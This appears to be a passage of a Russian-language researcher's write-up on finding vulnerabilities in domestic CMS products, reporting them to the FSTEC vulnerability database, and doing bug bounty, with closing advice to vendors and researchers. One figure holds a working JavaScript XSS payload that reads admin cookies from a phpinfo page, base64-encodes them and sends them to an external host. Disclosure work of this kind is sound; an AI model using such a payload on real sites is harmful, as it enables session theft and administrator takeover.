


*Рис. 20*

```
<IfModule !mod_version.c>
    <FilesMatch "(?i)\.(php[2-5]?|cgi|pl|f
        Deny from all
    </FilesMatch>
```

*Рис. 21*

Только изучив устаревшие версии библиотек в составе некоторых CMS получилось выявить три вектора атак, эксплуатирующие уязвимости типа SSRF и RCE.

**Burp Suite (Live Active Scan):**

- Меняем Live режим с passive на active.
- Настраиваем конфиг скана под CMS.
- Определяем точки инъекций.
- Исследуем веб-приложение.

Сконфигурировать Burp Suite сканер можно достаточно тонко. Важно подобрать правильный тип подбираемых полезных нагрузок под конкретный продукт, а также входные точки инъекций. Это приходит после некоторого количества времени при изучении исходного кода, а также функционала CMS. В Live режиме можно сканировать параметры, заголовки налету, что позволяет быстро осуществить проверку по URI не требующих аутентификации.

**Плагин Auth Analyzer Burp Suite:**

- Проверяем роли, привилегии.
- CSRF.
- Утечки информации.
- Type Juggling.




*Рис. 22*

Крайне удобный инструмент для быстрой настройки различных типов ролей, проверки CSRF-токена на конечных точках и утечек информации на эндпойнтах, доступных аутентифицированному пользователю.

На первом этапе исследования активным сканером Burp Suite вывалилась SQL-инъекция, которую методом WhiteBox обнаружить было бы затруднительно в связи с достаточно длительным процессом обработки массива с уязвимым параметром.




*Рис. 23*

Отдельно стоит выделить мисконфигурации, которые вроде как являются проблемой администратора CMS, а не разработчика (но это не так!).

- Папки и файлы установки (сами удаляйте).
- Листинг директорий в tmp, backup папках (кривой .htaccess).
- Раскрытие путей, логинов (вызов ошибок, переменных в коде).
- phpinfo() – XSS one Shot.




*Рис. 24*

Файлы установки зачастую приводят к уязвимостям типа SQL-инъекций при установке БД, различным XSS в инпутах, утечкам захардкоженных данных в конфигах и RCE при вызове функций установки CMS. И удаление этих опасных файлов, конфигов может быть вполне осуществлено со стороны разработчика при построении алгоритма установки продукта на сервер.

Немного про XSS. Разработчики часто вызывают phpinfo() на страницах информации о продукте. Это крайне нехорошо, так как любая XSS по итогу приведет к захвату административных Cookie минуя HTTPOnly.



*Рис. 25*

```
fetch("https://<redacted>/netcat/admin/about/index.php?phase=2")
  .then((response) => response.text())
  .then((data) => {
    const startString = `<tr><td class="e">$_SERVER['HTTP_COOKIE']</td>`
    const endString = `<td class="e">$_SERVER['HTTP_ACCEPT_LANGUAGE']</td>`
    const startIndex = data.indexOf(startString) + startString.length
    const endIndex = data.indexOf(endString, startIndex)
    const cookies = data.substring(startIndex, endIndex)
    const encodedCookies = btoa(cookies)
    fetch(
      "https://<redacted>/" +
        "?encodedCookies=" +
        encodedCookies,
      { method: "GET" }
    )
  })
```

*Рис. 26*

Результаты сабмитов.

Всего было выявлено и направлено в БДУ 28 отчетов по разным «отечественным» CMS.




*Рис. 25*

Большинство выявленных уязвимостей были обнаружены в административном интерфейсе (75%), но их эскалация через CSRF приводила к серьезному импакту. Уязвимостей степени High/Critical составило 60%. Наиболее опасные, не требующие аутентификации (а их 20% об общего числа), позволяли осуществить SQL-инъекцию и обойти аутентификацию, в том числе были найдены векторы, позволяющие загрузить shell-код через форму загрузки при наличии условий обхода аутентификации. Такие связки уязвимостей приводят к полной компрометации CMS и сервера.

В целом работать с командой БДУ мне понравилось. Конечно, процессы взаимодействия еще не налажены. Как между исследователем и ФСТЭК, так и между регулятором и вендором. Чего мне стоило направить свои первые отчеты по одной из CMS. Час я ломал голову над тем, почему меня не пускает WAF – ну не на PoC же ругается. Не тут-то было – пришлось поправить PoC, удалить оттуда страшные blacklist <script> и только тогда мое сообщение отправилось ☺




*Рис. 27*

Но надо отдать должное сотрудникам ФСТЭК, после направления отчета связь была выстроена по другим каналам (webmaster@bdu.fstec.ru) очень оперативно и позитивно. Они взяли на себя большинство задач по работе.

Также хотелось бы иметь инструмент для отслеживания статуса отправленных уязвимостей. Дошли ли они до вендора, когда будет ли релиз патча и т.д. Не хочется отвлекать сотрудников уважаемой организации, а сведения о патче, датах и реакциях вендора и еще много-много чего прочего очень нужны. Поэтому, надеюсь, в ближайшем будущем мы увидим какую-нибудь систему трекинга процесса идентификации, исправления уязвимости между исследователем, вендором и регулятором.

### Про полученный опыт

В ходе процесса взаимодействия и идентификации уязвимостей я получил как положительный опыт, так и отрицательный.

### О положительном

Разработчик  увидел и быстро пофиксил:

- Средний срок публикации, с учетом оперативной реакции вендора – 1 месяц.
- Отображение информации в рейтинге и принятых отчетах исследователей.




*Рис. 28*

### Об отрицательном

Вендор не реагирует:

- Средний срок публикации – пока не достучимся.
- Но регулятор готов к компенсирующим мерам – ждемс…


*Рис. 29*

И здесь мне вообще не понятна позиция вендора (речь идет за UMI.CMS). То есть мы с вами, за идею, выявляем уязвимости в продукте, а разработчику это не интересно. Подумаешь! У нас тут только 3 SQLi и немножко подтекаем...




*Рис. 30*

Ну и ладно подумал я и пошел на Bug Bounty. Да, на ипотеку не заработал, но моральный ущерб компенсировал. Пробежавшись по скоупам публичных программ, было найдено несколько приятных кейсов со свежими багами, которые принесли мне 75 тр. Плюс выступление на Positive Hack Days и классный мерч. Нормуль.

Некоторые выводы о Bug Bounty:

- Client-side на стороне админа – мало кто принимает, не смотря на очевидную опасность.
- Client-side на стороне клиента – принимаются.
- Приватные программы и self-hosted – приносят больше вкусного.
- В рамках триажа еще 6 отчетов.




*Рис. 31*

## Заключение

Подводя итоги, хочется обратится к каждой стороне.

**Чего бы хотелось:**

1. Прозрачность на этапах идентификации и устранения уязвимости между регулятором, вендором и исследователем. Т.е. трекинг процесса.

2. Передача информации об уязвимостях в отечественном ПО в одноименный реестр.


*Рис. 32*

**Рекомендации вендорам:**

1. Понятный контакт (/secure или /security)
2. Проведения внутреннего аудита CMS.
3. Рассмотрение участия в Bug-Bounty, как self-hosted, либо на площадках. (VDP).
4. Взаимодействие с регулятором ФСТЭК. Они не ругают. В первый раз.

**Рекомендации исследователям:**

1. Смотрим на скоуп с позиции изучения конкретного продукта для пробития периметра.
2. На выявленные БДУ обращают внимание, это +1 в карму.




*Рис. 33*

| Позиция в рейтинге | Исследователь | Кол-во |
|---|---|---|
| 1. | Ростелеком-Солар | 137 |
| 2. | Бею Д.Н. (ГКУ ТО "ЦИТТО") | 41 |
| 3. | Positive Technologies | 28 |
| 4. | Лука Сафонов | 25 |
| 5. | Дмитрий Прохоров (АО «Сайбер ОК») | 18 |

*Рис. 34*

3. Поднимаем скилл в white-box.
4. 0-day – для пентестов и bug bounty

Давайте делать наш Рунет безопаснее! ☺